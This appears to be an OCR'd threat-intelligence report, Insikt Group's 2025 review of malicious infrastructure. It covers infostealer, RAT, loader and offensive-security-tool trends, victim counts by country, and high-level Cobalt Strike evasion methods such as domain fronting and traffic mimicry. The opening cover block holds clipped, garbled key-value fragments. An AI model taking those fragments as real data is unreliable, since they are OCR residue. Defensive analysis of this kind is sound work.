CYBER
THREAT
ANALYSIS

Recorded Future®

Insikt Group®

March 19, 2026

192.168.91.72
profile=jQuery-Li
redirect_depth=4
family=VIDAR
family=CASTLELOADER
cdn_front=enabled
risk=high
status=active
tier=expanded
cluster=multi-region
2025 INFRASTRUCTURE REVIEW
coverage_expanded = true
higher_tier_visibility = increased
malware_family_count = broadened
victimology_granularity = improved
tae_tracking = introduced
dominant_tooling = still_present
ecosystem_volatility = sustained
disruption_pressure = increasing
2026_outlook = incremental_adaptation
THREAT DENSITY LIST :: NETWORK RISK REVIEW
asn_label = HIGH-RISK-TRANSIT
resource_pattern = rapid_rebrand + [illegible]_abuse
hosting_model = multi-tenant / opaque
historic_signal = recurring_actor_overlap
s_state = monitored
rcement = pressure_increasing
ce_score = elevated

2025 Year in Review: Malicious Infrastructure

Insikt Group expanded malicious infrastructure tracking in 2025, using new data sources, improving detections, and introducing analysis of threat activity enablers (TAEs) across cybercriminals and APTs.

MaaS-driven infostealers remained a key infection vector in 2025, with Vidar filling gaps after Lumma disruptions, while the loader ecosystem stayed volatile with new families such as GrayBravo's CastleLoader.

Cobalt Strike remained the dominant OST in 2025 despite a declining share, while tools such as RedGuard, Ligolo, and Supershell gained traction, and jQuery remained the most prevalent malleable C2 profile.

Executive Summary

In 2025, Insikt Group significantly expanded its tracking of malicious infrastructure, broadening coverage across additional malware families and threat categories spanning cybercriminal and APT activity. This expansion included deeper analysis of infrastructure types, enhanced integration of data sources such as Recorded Future Network Intelligence®, improved threat detection methodologies, more granular higher-tier infrastructure insights, expanded victimology analysis, and a new focus on so-called threat activity enablers (TAEs). While many patterns identified in 2024 persisted, including Cobalt Strike's dominance among offensive security tools (OSTs), AsyncRAT and QuasarRAT leading the remote access trojan (RAT) landscape, the widespread use of open-source or cracked malware variants, and the continued prevalence of Android malware within the mobile threat ecosystem, Insikt Group observed several notable shifts and emerging trends throughout 2025.

For example, although Cobalt Strike remained the most prominent OST, its relative share of detected command-and-control (C2) servers declined as detection coverage expanded and competing tools gained traction. Tools such as RedGuard, Ligolo, and Supershell saw significant growth in use throughout 2025. Following law enforcement disruption efforts targeting LummaC2, Vidar and other infostealers partially filled the gap, reflecting continued volatility in the infostealer ecosystem. Similar fluctuations were observed in the loader and dropper landscape, where new malware families consistently emerged, including CastleLoader, attributed to GrayBravo. Additionally, Insikt Group observed sustained and widespread use of traffic distribution systems (TDS), including activity by TAG-124, GrayCharlie, and other threat actors.

Defenders should leverage the insights from this report to strengthen security controls by prioritizing the detection and mitigation of the most prevalent malware families and infrastructure techniques. This includes enhancing network monitoring capabilities and deploying relevant detection mechanisms such as YARA, Sigma, and Snort rules. Organizations should also invest in tracking evolving malicious infrastructure dynamics, conducting threat simulations to validate their defensive posture, and maintaining continuous monitoring of the broader threat landscape. With respect to legitimate infrastructure services (LIS), defenders must carefully balance blocking, flagging, or allowing high-risk services based on assessed criticality and organizational risk tolerance.

As malicious infrastructure continues to evolve alongside improving detection capabilities, Insikt Group anticipates that many current trends will persist into 2026. Rather than dramatic shifts, change is likely to be driven by incremental innovation, adaptation to defensive measures, and reactions to public reporting and law enforcement actions. Threat actors are expected to continue leveraging legitimate tools, services, and content delivery networks (CDNs) such as Cloudflare, a pattern also heavily observed among multiple APT groups, to blend malicious activity with legitimate traffic. While not yet widely observed at the infrastructure layer, Insikt Group assesses that artificial intelligence may increasingly be leveraged to support evasion and operational resilience. The "as-a-service" ecosystem is likely to continue expanding across malware categories, enabling scalability and lowering barriers to entry for threat actors. Although public reporting and sanctions targeting certain TAEs have triggered increased scrutiny, the ecosystem's underlying economic and operational logic is expected to remain

intact, allowing established actors to continue operating. At the same time, Insikt Group anticipates increasingly assertive international law enforcement actions targeting malicious infrastructure, including coordinated takedowns and other disruption efforts.

Key Findings

- Infostealers remained the primary infection vector in 2025, with malware-as-a-service (MaaS) offerings dominating. Vidar outperformed competitors, Lumma proved resilient despite law enforcement and doxxing pressure, and the wider ecosystem remained highly volatile.
- Cobalt Strike retained clear dominance in OST detections (~50%) despite declining share, while Metasploit and Mythic held their positions. RedGuard, Ligolo, and Supershell expanded notably, and jQuery again led as the most prevalent malleable C2 profile by detections and geographic reach.
- The malware ecosystem remained anchored in MaaS and open-source tooling across desktop and mobile, with AsyncRAT and Quasar RAT leading the RAT landscape, DcRAT and REMCOS RAT gaining share, and families such as XWorm, SectopRAT, and GOSAR entering the top tier, while Android dominated mobile activity (nine of the top ten families) amid rising use of mercenary spyware.
- Droppers, loaders, and TDS remained dynamic but resilient in 2025, with high loader turnover following Operation Endgame 2024, driven by Latrodectus expansion and the rise of MintsLoader and GrayBravo's CastleLoader, alongside sustained and widespread TDS activity linked to TAG-124, GrayCharlie, and other threat actors.
- Lastly, in 2025, Insikt Group pivoted to identifying TAEs via the Threat Density List, highlighting high-risk networks such as Virtualine Technologies, often transiting via aurologic GmbH, that sustained operations through Regional Internet Registry (RIR) resource abuse and rapid rebranding despite sanctions and law enforcement pressure.

Table of Contents

Background

Insikt Group proactively identifies and monitors infrastructure linked to hundreds of malware families, threat actors, and related artifacts, including phishing kits, scanners, and relay networks. Through daily, automated validation using proprietary methods, Insikt Group delivers accurate risk representation, enabling Recorded Future customers to strengthen their detection and defense capabilities.

Building on Insikt Group's annual malicious infrastructure reports from 2022, 2023, and 2024, this year's report delivers a concise, data-driven overview of malicious infrastructure observed throughout 2025. While the percentages presented throughout the report are intended to provide insight into trends and the state of malicious infrastructure in 2025, it is important to note that Insikt Group continuously adds new detections for both existing and emerging families, which makes year-over-year comparisons imperfect.

This year, the focus continues to be on the synergy between passive infrastructure detection, higher-tier infrastructure insights powered by Recorded Future Network Intelligence, and victim identification. It also expands to examine trends across the ecosystem of TAEs that underpin cyber threats, including how sanctions against selected entities have reshaped that landscape. Overall, this report is intended for anyone interested in malicious infrastructure, providing a high-level overview of its current state along with summaries of key findings to support informed decision-making and offer a broad perspective on this rapidly evolving landscape.

Recognizing the challenge of categorizing malware types in a mutually exclusive manner due to their overlapping functionalities, this report establishes a set of malware categories to facilitate analysis, as detailed in **Appendix A**, with brief definitions for each. Notably, certain malware categories, such as crypters, have been intentionally excluded because they typically lack network artifacts.

Beyond examining malicious infrastructure through the lens of malware categories, Insikt Group also monitors it by type, assigning each a distinct risk score within the Recorded Future Intelligence Operations Platform®. This differentiation reflects varying levels of severity. For instance, network traffic to or from a C2 server in a corporate network may indicate a higher risk compared to the presence of a management panel, as the former typically implies active malicious activity. The infrastructure types defined by Insikt Group are detailed in **Appendix B**.

2025 Malicious Infrastructure Insights by the Numbers

Proactively identifying malicious infrastructure is a complex challenge influenced by many factors. Beyond the sheer volume of data, individual malware families, variants, and threat actor-specific infrastructures often rely on entirely distinct configurations. Detection is further complicated by techniques such as hosting behind content delivery networks (CDNs) like Cloudflare, using high-numbered or random ports, leveraging a growing range of LIS such as blockchain technologies and social media, or abusing compromised infrastructure.

These setups are also constantly evolving, requiring Insikt Group to continually innovate and refine its tracking methodologies. Taking these challenges into account, this report analyzes malicious infrastructure across multiple categories, including infostealers, backdoors and RATs, mobile malware, offensive security tools (OSTs), botnets, droppers and loaders, phishing kits, traffic distribution systems (TDSs), and ransomware. In addition, it expands the analysis to examine trends across the TAE ecosystem supporting cyber threats, including the impact of sanctions on selected entities and how these sanctions have reshaped the landscape.

Overall, in 2025, there has been a significant rise in identified malicious infrastructure, driven by an evolving threat landscape and advancements in detection methodologies by Insikt Group. For instance, the number of unique, validated management panels increased by 89% from 2024 to 2025.

In addition, leveraging Recorded Future Network Intelligence, Insikt Group identified victims in approximately 200 countries worldwide in 2025 (the same as in 2024) based on IP address geolocation. Countries in **Figure 1** are grouped into five categories based on the number of unique victims identified, with highly exposed countries geographically dispersed worldwide. Accurately assessing malware impact across countries remains challenging due to differences in population size, digital footprint, analytical biases (such as the types of malware tracked), internet infrastructure (for example, the use of proxies), and the geographic hosting decisions of victim organizations.




Figure 1: *Malware impact by country in 2025, based on Recorded Future Network Intelligence (Source: Recorded Future)*

Figure 2 shows the distribution of victims by country across different continents. In North America, the United States (US) is the most targeted country, accounting for around 88% of unique victims in the region, despite making up only about half of the region's population. The high victim count in the US is likely driven by factors such as its large population, extensive digital footprint, widespread use of English (often exploited in phishing campaigns), and economic scale. This is further influenced by the country's role as a global infrastructure hub, providing hosting and digital services to organizations worldwide. Most of the attacks involved AsyncRAT, followed by SolarMarker RAT and SectopRAT (see **Table 1**).




***Figure 2:** Shares of unique victims by country and continent in 2025 (Source: Recorded Future)*

As in 2024, Brazil recorded the highest number of unique victims in South America, accounting for 84% of the region's total despite representing only about half of the continent's population. Long identified as one of the countries most vulnerable to cyberattacks, Brazil remains a hotspot for both global and domestic threats and consistently ranks high in cybercrime activity. The threat actors behind Grandoreiro operate almost exclusively within the country, as Insikt Group has reported. In 2025, Cobalt Strike was the most prevalent malware affecting Brazilian victims, followed by AsyncRAT and Chalubo.

In Africa, Algeria recorded the highest number of unique victims, followed by Egypt, Morocco, South Africa, and the Democratic Republic of the Congo, shifting significantly from the top five ranking observed in 2024. Notably, across the five most targeted countries, AsyncRAT was among the most prevalent malware strains observed; the Democratic Republic of the Congo was the only exception, where MoqHao was the most prevalent.

In Europe, the United Kingdom (UK) had the highest number of unique victims, followed by Russia, Germany, Spain, and Latvia, showing a shift in the top five order from 2024. AsyncRAT was widespread across all five countries, ranking either the most or second-most prevalent malware strain in each.

In Asia, China recorded the highest number of unique victims, followed by India, Indonesia, Thailand, and Hong Kong. In China, GOSAR was the most prevalent, followed by Supershell and AsyncRAT. In India, Indonesia, and Thailand, AsyncRAT ranked highest, while in Hong Kong, QuasarRAT was the most prevalent, followed by GOSAR. GOSAR is a Golang-based reimplementation of QuasarRAT that has primarily been observed targeting Chinese-speaking victims.

Lastly, in Oceania, Australia accounted for 78% of all unique victims despite comprising only 60% of the region's population. AsyncRAT was the most prevalent malware, associated with more than half of Australian victims. In New Zealand, 78% of victims were similarly linked to AsyncRAT infections.

Table 1 presents the complete list of the top three malware families for each of the five leading countries in every continent, based on the number of unique victims observed by Insikt Group in those countries.

Continent	Country	Top 1	Top 2	Top 3
North America	United States	AsyncRAT	SolarMarker RAT	SectopRAT
	Canada	AsyncRAT	SolarMarker RAT	GhostWeaver
	Mexico	AsyncRAT	DanaBot	KV-Botnet
	Dominican Republic	AsyncRAT	DcRAT	BeaverTail
	Jamaica	AsyncRAT	KV-Botnet	BeaverTail
Europe	United Kingdom	TeaBot	AsyncRAT	DDoSia
	Russia	AsyncRAT	Cobalt Strike	BeaverTail
	Germany	AsyncRAT	DcRAT	BeaverTail

Continent	Country	Top 1	Top 2	Top 3
	Spain	Hydra	AsyncRAT	KV-Botnet
	Latvia	SpyNote	AsyncRAT	XWorm
South America	Brazil	Cobalt Strike	BrunoEspiao	AsyncRAT
	Colombia	DcRAT	AsyncRAT	QuasarRAT
	Argentina	AsyncRAT	KV-Botnet	BeaverTail
	Venezuela	AsyncRAT	KV-Botnet	BeaverTail
	Chile	AsyncRAT	PlugX	DcRAT
Asia	China	GOSAR	Supershell	AsyncRAT
	India	AsyncRAT	SpyNote	BeaverTail
	Indonesia	AsyncRAT	QuasarRAT	BeaverTail
	Thailand	AsyncRAT	XWorm	Cobalt Strike
	Hong Kong	QuasarRAT	GOSAR	PlugX
Africa	Algeria	AsyncRAT	XWorm	BeaverTail
	Egypt	AsyncRAT	KV-Botnet	BeaverTail
	Morocco	AsyncRAT	BeaverTail	DcRAT
	South Africa	AsyncRAT	Gh0st RAT	Chalubo
	The Democratic Republic of Congo	MoqHao	TeaBot	Gh0st RAT
Oceania	Australia	AsyncRAT	BeaverTail	Mythic
	New Zealand	AsyncRAT	KV-Botnet	BeaverTail
	Fiji	AsyncRAT	UpdateAgent	N/A
	French Polynesia	AsyncRAT	N/A	N/A
	Guam	Sliver	N/A	N/A

Table 1: *Top three families for the top five countries (by number of unique victims) of each continent (Source: Recorded Future)*

Offensive Security Tools (OSTs)

Key Observation: Cobalt Strike's share of the total OST-related detections declined in 2025, but it remains dominant, with its ranking among OSTs largely unchanged.

In 2025, Insikt Group continued to expand its tracking efforts, monitoring a broad range of OSTs. Many of these tools are actively marketed by their developers as red-teaming frameworks, including those promoted by private individuals on GitHub, such as the Havoc Framework, and by security companies like Strategic Cyber LLC, the developers of Cobalt Strike. In some cases, the intended user base remains unclear. As in previous years, Insikt Group assesses that the majority of tracked OSTs have been used for both legitimate and malicious purposes.

In 2025, more than half of the identified C2 servers linked to OSTs were associated with Cobalt Strike, down from approximately two-thirds in 2024. Although Cobalt Strike continues to dominate OST-related C2 detections, consistent with findings from 2022, 2023, and 2024, its reduced share reflects both a slight decline in Cobalt Strike–related detections and an expanded scope of OSTs now tracked by Insikt Group. Overall, Cobalt Strike's continued prevalence is driven by its ease of use, broad functionality and flexibility, widespread familiarity among threat actors, challenges for defenders in detecting and removing it, and the long-standing availability of its leaked source code.

Top Twenty OSTs Based on C2 Servers

As in 2024, Metasploit was ranked the second-most frequently detected OST in 2025 based on C2 server observations, trailing only Cobalt Strike and accounting for more than 10% of all OST-related C2 detections (see **Figure 3**). Metasploit is a free, open-source framework released under the BSD-3-Clause license. Rapid7, which owns and maintains Metasploit, also offers Metasploit Pro, a commercial version that extends the open-source platform with proprietary capabilities, including advanced automation, streamlined workflows, enhanced reporting, team collaboration features, and dedicated support. In addition, several tools associated with the Metasploit ecosystem, such as the Meterpreter payload and the Armitage graphical cyberattack management interface, also ranked among the top twenty OST detections.

Overall, the composition of the top twenty OSTs in 2025 remained largely consistent with the top OSTs in 2024, though several notable shifts occurred. RedGuard rose from seventh to fifth place, increasing its share from approximately 2% to 5% and replacing Sliver in that position. Ligolo also saw significant growth, climbing from seventeenth to ninth place, with detections rising from well below 1% to around 2%. Supershell similarly increased in prominence, moving from fourteenth to seventh place and growing from less than 0.5% to more than 2%. Conversely, Hak5 declined from twelfth to sixteenth place, while DeimosC2 and Kodiak dropped out of the top twenty entirely. New entrants to the top twenty in 2025 included AdaptixC2, NimPlant, and PoshC2.

As in 2024, the majority of the top twenty tools are either fully or partially open-source. The primary exceptions are Venom Software, the Hak5 Cloud C2 Framework, and Brute Ratel C4, all of which are fully closed-source and commercially distributed. Although the Hak5 Cloud C2 Framework offers a free version, both Venom Software and Brute Ratel C4 have previously been leaked and circulated on cybercriminal forums, contributing to their wider proliferation (1, 2).




Figure 3: *Top twenty OSTs based on C2 servers in 2025 (Source: Recorded Future)*

Victimology Analysis

Based on Recorded Future Network Intelligence, the following five countries were the primary victims of OSTs in 2025: Brazil, the US, Hong Kong, China, and Cambodia. Across all observed OST-related incidents, these five countries combined accounted for approximately 64% of global activity, with Brazil representing about 24% of the total victims and the US just behind at 14%.

OST activity in 2025 was highly concentrated in a small set of tools. Cobalt Strike and its subset of tools (including the cs2modrewrite profile and C2Concealer profile), along with Sliver, collectively accounted for approximately 67% of all OST victim events worldwide, with Cobalt Strike and the cs2modrewrite profile each responsible for about 22% of observed activity.

Further analysis highlights distinct tool preferences across the most affected countries. In Brazil, Cobalt Strike cs2modrewrite, Sliver, and Mythic were the leading OST families. In the US, Cobalt Strike, Havoc Framework, and Mythic accounted for the majority of observed incidents. In Hong Kong, Cobalt Strike, the Cobalt Strike C2Concealer profile, and Brute Ratel C4 were most prevalent, while in China, Sliver, Cobalt Strike, and the jQuery malleable profile version of Cobalt Strike accounted for the bulk of activity. In Cambodia, Cobalt Strike C2Concealer, Cobalt Strike, and RedGuard comprised the primary OST families impacting victims.

Spotlight: Cobalt Strike Dominates OSTs, with jQuery the Most Common Malleable Profile

Cobalt Strike's malleable profiles enable users to customize the framework's behavior and network communication patterns to evade detection and better blend in with legitimate traffic. Common techniques observed across widely used profiles remain largely consistent. These include modifying HTTP/S traffic to resemble legitimate applications, leveraging domain fronting through high-reputation domains and CDNs, enabling lateral movement via Server Message Block (SMB) using legitimate-looking named pipes, altering referrer headers and cookies to blend in with normal web traffic, and concealing encoded data within common file types.

Although new malleable profiles are continually developed and existing ones are modified to evade detection, several profiles have remained consistently prevalent. For example, as in 2024, the jQuery malleable profile accounted for approximately half of all Cobalt Strike C2 servers employing malleable profiles in 2025, according to Insikt Group observations (see **Figure 4**). This profile has been observed in use by both cybercriminal and state-sponsored threat actors, including the China-nexus groups RedGolf, RedHotel, RedNovember (formerly TAG-100), and UAT-6382. Insikt Group observed a decrease in the Threat Express Cobalt Strike C2 variant throughout 2025.

